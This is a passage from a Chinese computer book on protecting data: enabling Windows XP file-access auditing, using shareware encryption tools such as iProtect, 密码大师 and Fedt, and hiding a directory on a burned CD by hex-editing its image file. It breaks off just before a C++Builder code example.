第 2 步 在弹出的“组策略”窗口中，逐级展开右侧窗格中的“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”分支，然后在该分支下选择“审核策略”选项（如图 2-44 所示）。

第 3 步 在右侧窗格中用鼠标双击“审核对象访问”选项，在弹出的“本地安全策略设置”窗口中，将“本地策略设置”框内的“成功”和“失败”复选框都打上勾选标记，如图 2-45 所示，然后单击“确定”按钮。




图 2-44




图 2-45

**第 4 步** 用鼠标右键单击想要审核的文件（或文件夹）。选择快捷菜单的“属性”命令，然后在弹出的窗口中选择“安全”选项卡。

**第 5 步** 单击“高级”按钮，然后选择“审核”选项卡。

**第 6 步** 根据具体情况选择自己的操作：

① 倘若对一个新组（或用户）设置审核，请单击“添加”按钮，在“名称”框中键入新用户名，然后单击“确定”按钮，将打开“审核项目”对话框。

② 要查看（或更改）原有的组（或用户）审核，选择用户名，然后单击“查看/编辑”按钮。

③ 要删除原有的组（或用户）审核，选择用户名，然后单击“删除”按钮即可。

**第 7 步** 如有必要的话，在“审核项目”对话框中的“应用到”列表中选取用户希望审核的地方（“应用到”列表仅对文件夹有效）。

**第 8 步** 如果想禁止目录树中的文件和子文件夹继承这些审核项目，选择“仅对此容器内的对象和/或容器应用这些审核项”复选框。

如果在“审核项目”对话框中的“访问”之下的复选框变暗，或在“访问控制设置”



对话框中“删除”按钮不可用，那么说明已经继承了来自父文件夹的审核。

需要注意的是：必须是管理员组成员或在组策略中被授权有“管理审核和安全日志”权限的用户可以审核文件或文件夹。在 Windows XP 审核文件、文件夹之前，用户必须启用“组策略”中“审核策略”的“审核对象访问”。否则，当设置完文件、文件夹审核时会返回一个错误消息，并且文件、文件夹都没有被审核。通过事件查看器 (Event Viewer) 可以检查那些访问审核过的文件和文件夹的成功或失败的尝试。

Windows XP Professional 还提供了许多安全控制方法可以有效地保护计算机资源，在这里就不一一介绍了，希望读者能够通过自己的实践发现更多更好的方法。

# 第3章

## 使用工具软件加密

前面介绍的加密方法没有借助于任何专门工具软件，都是依靠系统本身或者一些常见的软件提供的加密功能，虽然在一定程度上保证了系统的安全性，不过修改起来还是有些麻烦的，如果读者对注册表知道的不多，那么最好不要轻易的修改注册表，如果不小心改错了会导致注册表损坏而无法启动计算机或者某种软件不能正常运行。为了更加方便地对 Windows 系统及其各类文件进行加密，我们再来介绍一下如何使用各种专门的工具软件进行加密操作。

Chapter  
3

## 3.1 文件加密技巧

如果系统防护这道防线又被击破，这时候要保护那些重要的文件，就需要使用文件加密工具了。一般来说，这类文件加密的原理是利用软件本身的加密算法，把原文件中固定的数据转换成不可识别的数据格式，如果要调用这个文件的时候，必须先对其进行解密操作，否则这个文件将不能正常使用。目前市面上的各类加密软件种类繁多，在此特意挑选一些功能强大的加密软件加以介绍。这些加密软件每一个都可以稳固地保护用户的系统。

### 3.1.1 使用 iProtect Portable 加密文件

#### 1. iProtect 简介

iProtect Portable 是一个功能强大而实用的文件保护工具。在网络联系日渐增多的今天，我们越来越需要保护自己的重要数据不被非法的复制或者删除。iProtect Portable 为我们提供了这样一个保护的途径，它的功能包括：隐藏文件夹、锁定文件、加密文件、彻底删除文件等。它运行在 9x/NT/2000/Me/XP 等 Windows 的版本中，与所有的标准 Windows 软件兼容，作为一个可靠的系统，它可以随时从系统中删除。

#### 2. iProtect 的获取

测试版的 iProtect Portable，可以从<http://newhua.xingtai.net/down/iproTECT.zip>等下载站点得到。这个版本开始时拥有完整功能，但在运行了十次或者十天以后，它的保护功能将失去作用。因此，如果想长期使用 iProtect Portable 的话，需注册该软件。

#### 3. iProtect 的安装

将下载的 ZIP 文件解压到一个临时目录中，然后运行安装程序，这也是一个可以“一 Next 到底”的安装程序，因此只要一直点击鼠标就可以了。惟一需要注意的是在进行到某一步的时候安装程序将询问是否要备份安装过程中被覆盖的文件。建议选择“是”，这样以后万一卸载了 iProtect Portable，系统将可以完全回复到安装以前的状态（如图 3-1 所示）。



图 3-1 选择备份文件

#### 4. iProtect 的使用

运行 iProtect Portable，它将首先要求用户输入管理员密码（如图 3-2 所示）。




图 3-2 输入管理员密码

#### Note

该密码非常重要，使用“Admin”用户和管理员密码可以获得对系统中文件的完全访问权。因此请使用尽量安全的密码，并注意不要遗忘该密码。

当输入的两次密码完全一致以后，请点击“OK”按钮，iProtect Portable 将扫描系统并进入主界面（如图 3-3 所示）。




图 3-3 iProtect 程序主界面

整个界面清晰的分成了三个部分，最上面的菜单栏、中间的快捷按钮区域和最下面的

文件显示区域。我们可以在文件显示区域选择要操作的文件或者文件夹，然后在菜单栏或者快捷按钮当中选择要对该文件或者文件夹进行的操作。

下面就让我们来看看要使用 iProtect Portable 对自己的文件或者文件夹进行保护，具体应该怎么进行操作。比如我们要对 Tools 目录进行保护，我们首先选择 Tools 文件夹（如图 3-4 所示）。




图 3-4 选择 Tools 目录

然后我们可以发现，工具按钮上的一些按钮由以前的灰色变成了彩色，表明这些按钮可以使用了。从图 3-4 可以看见，对 Tools 文件夹可以进行的操作包括 Lock 和 Encrypt，分别是锁定和加密。我们首先点击“Lock”（如图 3-5 所示）。




图 3-5 Tools 文件夹变成锁定形式

被 Lock 按钮处理过的文件夹将变成绿色，这样的文件夹在操作系统中还可以被浏览，但是其中的任何一个文件都不能被打开，操作系统会提示“文件正被另一程序使用”或者“无法打开文档 XXX”。同样的，要想使用该文件夹当中的文件，必须使用 iProtect Portable 的“Unlock”按钮来解除锁定。

同样对于 Encrypt 也是一样的操作，这里就不再赘述了。

### 3.1.2 使用密码大师加密文件

“密码大师”完全中文版是一个加密/解密文件的工具软件，是一款相当出色的文件加密工具。

#### 1. 密码大师的特点

- (1) 可以加密/解密任何一种文件。
- (2) 密钥可以是任何一种字符，当然可以是中文。
- (3) 保密强度随密钥的长度增长而增强，可以经得起穷举法的攻击。

#### 2. 密码大师的下载

密码大师可以从 <http://download.china.com/download.jsp?id=4035&link=/file/pc/system/encrypt/jm31.exe> 下载。

#### 3. 密码大师的使用

密码大师无须安装即可使用，启动密码大师以后将会出现如图 3-6 所示的画面。下面我们就具体地介绍加密和解密的过程。




图 3-6 密码大师启动界面

#### (1) 加密过程。

第 1 步 选择需要加密的文件或者文件夹（如图 3-7 所示）。

第 2 步 点击图 3-7 中的“确定”按钮，使刚刚选择的文件和文件夹得到确认（如图 3-8 所示）。



图 3-7 选择文件或者文件夹



图 3-8 点击“确定”按钮

第 3 步 输入密码 (如图 3-9 所示)。




图 3-9 输入密码

如果想由系统生成一个安全性较高的密码,请点击“随机密钥”按钮,生成一个密码(如图 3-10 所示)。



图 3-10 随机生成一个密码

第 4 步 这时候就可以点击主界面右下角的[开始加密]按钮进行加密了(如图 3-11 所示)。




图 3-11 点击“开始加密”按钮开始加密

第5步 这时候将出现如图3-12所示的加密结束的提示对话框，点击“确定”就完成了对文件的加密。



图3-12 加密结束提示

(2) 解密过程。

第1步 选择需要解密的文件或者文件夹(如图3-13所示)。



图3-13 选择文件或者文件夹

第2步 点击图3-13中的“确定”按钮，使刚刚选择的文件和文件夹得到确认(如图3-14所示)。



图3-14 点击“确定”按钮



第3步 输入密码(如图3-15所示)。




图3-15 输入密码

第4步 这时候就可以点击主界面右下角的“开始解密”按钮进行解密了(如图3-16所示)。




图3-16 开始解密

第5步 如果密码正确，这时候将出现如图3-17所示的加密结束的提示对话框，点击“确定”就完成了对文件的解密。



图3-17 解密结束提示

如果输入的密码不正确，将会出现如图3-18所示的提示对话框，提示我们解密不成功。



图3-18 密码不正确

上面就简单介绍了密码大师的使用方法，密码大师方便简洁，对系统没有污染，是典型的绿色软件，虽然在其功能多样性上还有点单一，但其简洁的界面和强大的加密算法足以让我们心动了。

### 3.1.3 使用 Fedt 加密文件

#### 1. 功能特点

该工具软件为绿色软件，无需安装即可使用，且只有一个可执行文件。Fedt 拥有强大的加密功能，可以加密任意类型（文本、图片或可执行文件等等）、任意长度的文件。利用该工具可为用户的重要文件进行三道屏障的加密。

第一道屏障是密码，可以为文件最多加 100 位的密码；

第二道屏障是授权盘，即使密码被别人知道了，没有授权盘仍然无法破解该文件；

第三道屏障是隐藏，即将加密文件隐藏于某个文件中，比如图片文件、MP3 文件或 EXE 文件等。这样的文件在 Fedt 中被称为“宿主文件”，宿主文件本身并不会被破坏，图片照样能被观看，MP3 文件照样能被播放，EXE 文件照样能执行。

#### 2. 程序下载

该软件目前为共享软件，对非注册用户，有 45 天的试用期限，并且限制了“嵌入文件式加密”和“嵌入文件式解密”两项功能。试用版本可以到 <http://download.pchome.net/php/dl.php?sid=4792> 下载。

#### 3. 使用 fedt

Fedt 启动后主界面如图 3-19 所示，该软件的用法很简单：先从右边的文件列表框中选择文件或子目录，一次可选择多个文件或子目录，然后按左边的各个功能按钮进行操作。




图 3-19 Fedt 程序主界面

(1) 加密：点击后将会弹出一个对话框（如图 3-20 所示）。




图 3-20 加密选项对话框

在对话框中有三个复选项：“使用授权盘”、“备份源文件”和“启用压缩功能”。如选择了“使用授权盘”选项，密码长度将不做限制，可在 0 到 100 位之间，授权盘可选软盘、硬盘和光盘（注意，如不使用授权盘，密码长度必须是 6 位到 100 位之间）；选择“备份源文件”将在文件所在的当前目录产生扩展名为“.ED!”的备份文件，建议在加密完成确认无误后，用“安全地删除文件”功能将备份文件删除；“启用压缩功能”将使被加密的文件占用更小的磁盘空间，这在一定程度上加强了加密强度，但代价是加密速度变慢。此外还有加密强度可选“高”、“中”或“低”，加密速度也依次加快，用户可根据实际情况决定。

(2) 解密：用提供的密码和授权盘，对被加密文件进行还原。

(3) 嵌入文件式加密：是指对一个或若干个文件加密后，将其隐藏在某一个文件中。该功能支持将整个目录加密打包后隐藏于一个宿主文件中，并支持带路径释放。

(4) 嵌入文件式解密：“嵌入文件式加密”的逆过程。

(5) 打包为 exe 文件：是指将文件加密后，再打包为可运行的 exe 文件，解密时运行自身即可。

(6) 给 exe 文件加密码：是指给可执行的 exe 文件加上一层密码保护，使之在运行前要验证密码。

(7) 解除 exe 文件密码：是“给 exe 文件加密码”的逆过程。

(8) 安全地删除文件：可以将文件完全地删除，使之不能被 recover 4 all 等软件所恢复。所以，请慎重使用该功能。

### 3.1.4 其他文件加密工具

#### 1. Invisible Secrets Pro

下载地址：<http://www.newhua.com.cn/down/etispro.exe>

软件类型：共享软件

(1) 使用方法概览。

Invisible Secrets Pro 可以加密单个文件或者整个文件夹，使用时会有一个向导帮助用户完成一系列的加密和解密操作。在这个过程中，用户可以选择加密或者隐藏文件，或者只对文件进行加密（如图 3-21 所示）。




图 3-21 选择加密或者隐藏

然后点击“Next”按钮在下一个窗口输入要加密的文件，最后输入一个加密口令并确认就可以了（如图 3-22 所示）。




图 3-22 设置加密口令

需要注意的是，在确认加密口令的时候，还可以在下部的加密方式列表中选择 Blowfish, TwoFish, TC4 等 5 种加密方式，采用不同的加密方式可以更好地保护文件的安全性，防范 Brute 攻击。解密的时候，只要按照上述步骤选择“Decrypt”即可。

## （2）点评。

Invisible Secrets Pro 使用方便，可以把需要加密的文件隐藏或者仅供特定的用户查看，加密过的文件可以通过 Ftp 或者 Email 方式传送，增强了安全性。除了上面介绍的操作方式以外，一种简洁的方法是选中想要加密的文件或者文件夹，使用右键菜单选择加密（如图 3-23 所示）。



图 3-23 直接点击右键菜单进行加密

## 2. Puffer

下载地址: <http://www.briggsoft.com>

软件类型: 共享软件

### (1) 使用方法概览。

Puffer 的操作界面共有六个标签, 对于我们关注的加密功能来说, 只有前面的几个有用。当需要对某个文件进行加密时, 先进入“Encrypt”标签, 然后点击下面的“Add”按钮来添加需要加密的文件, 最后按“Encrypt”按钮完成加密。需要指出的是, 在加密时系统会让用户设置一些加密的选项, 比如采用自己的口令还是公钥加密, 加密的时候是否压缩数据, 是否压缩加密头等, 而且 Puffer 还能自行确定加密的算法, 最高可以达到 288 位(如图 3-24 所示)。




图 3-24 Puffer 运行主界面

解密的时候需要切换到“Decrypt”标签, 然后打开已经加密的文件并点击“Decrypt”

按钮，如果采用的是自行定义密码口令的话，需要再输入相应的口令才可以将文件解密。

### (2) 点评。

Puffer 不仅能够同时对多个文件进行加密，而且还可以对记事本，甚至是剪贴板的数据进行加密，加密的健壮性达到了 288 位，真正保证了文件的安全。此外，它还附带了一个 E-mail 加密程序，可以让用户在发送和接收 E-mail 时，也享受有力的保障。

## 3.2 光盘加密技巧

### 3.2.1 刻录加密光盘技巧

最近发现有不少盗版光盘为了掩人耳目，将盗版的内容隐藏起来，必须通过专门的程序才能读取里面的内容。这个技术虽然是盗版者猖獗的手段，但是如果正确加以利用，同样可以达到保护正版的目的。另外，还有一种方法可以使在 Windows 环境中只能看到目录却不能进入。如果将这两种技术结合起来就可以更好地提高保密度，让盗版者无法看到光盘的真正内容，而无法盗版，下面就来介绍一下。

以前在 DOS 下为了把自己的目录隐藏起来的常用方法是：用 PCTOOLS 修改文件目录表 FDT 中目录的属性字节，这里是不是可以借鉴呢？但是由于光盘是通过刻录软件进行刻录的，同时在 Windows9x 下也不允许直接磁盘读写，所以必须先生成 Image 文件，然后采用十六进制编辑器进行修改，这里采用的是刻录软件 Easy Cd Creator 和十六进制编辑器 UltraEdit。

在 Easy CD Creator 中新建一个 CD layout，放入空白 CDR 片，用左键点击 CDR 图标设定卷标，再用右键调出快捷菜单，定义其属性为 ISO9660 格式、Mode1:CDROM。建立一个要保密的目录，设为 TEST，将一些文件插入，如 Pbrush.exe，然后选择 File->Create Disk Image... 菜单项建立 Image 文件设为 TEST.CIF (如图 3-25 所示)。




图 3-25 刻录映像文件



打开 UltraEdit 并调入 TEST.CIF 文件，选中 Search->Find 菜单进行字符串查找。确认输入 TEST 而且 Find ASCII 为开，按 Find Next 进行查找（如图 3-26 所示）。




图 3-26 查找 TEST 字符串

结果是让人疑惑的，TEST 字符串出现了三次！究竟是哪一个呢？现在分别将第一个和第二个“TEST”改为“TAST”“TBST”，然后进入 Easy CD Creator，选 File->Create CD from Disc Image... 进行刻录，完成后在用资源管理器打开，发现该盘有一个 TEST 目录，但是却无法进入！错误信息是：“该文件夹已被移动或删除”。打开一个 DOS 窗口，输入命令“DIR”能列出目录“TEST”但无法用“CD TEST”进入，试着用“D TAST”居然进入了，而且里面的文件一个不少！这个方法可以使操作与显示不一致。

现在知道第三个“TEST”是用来显示的，所以在 UltraEdit 中就可以改它啦！在 UltraEdit 中再按两次 F3 键找到第三个“TEST”，可以发现前后有不少字节内容非 0，但哪个是属性字节呢？在 Easy CD Creator 中设置 TEST 目录的属性为隐藏（这样刻出的盘只要打开 Windows 设置还是可以看见），建立 CIF 文件后进行对比发现第三个“TEST”的“T”前面第 8 个字节由“02”变为“03”了，看来这就是属性字节了，将其变为“04”，再进行刻录，然后查看，这下在 Windows 和 DOS 窗口中都看不到了，要进入目录操作就只能用 DOS 命令“CD TEST”了。

通过上面的试验我们可以下一个结论：TEST.CIF 文件中第一个“TEST”是进行具体操作的，第三个是实际显示的，通过改变这两个字符串使之不一致可以很好的防止别人进入该目录，达到保密的目的；另一方面将第三次出现的字符串前数第 8 个字节改为“04”可以很好的隐藏目录。下面我们就可以将这两种方法结合起来，将 Windows 和 DOS 操作的后门都堵上，彻底保证安全。首先按前面的方法修改 CIF 文件将目录隐藏，然后修改第一次出现的目录名中加一个空格，如“T ST”，这样由于目录被隐藏了，一般人不知道如何进入，即使知道有隐藏目录，但由于 DOS 命令不允许目录和文件名出现空格，所以用“CD T ST”命令也是无法进入目录的。好了，这下全堵死了，我们自己如何访问自己的文件呢？方法是通过编程。下面是在 C++Builder 中调用光盘上文件的一个范例：

```
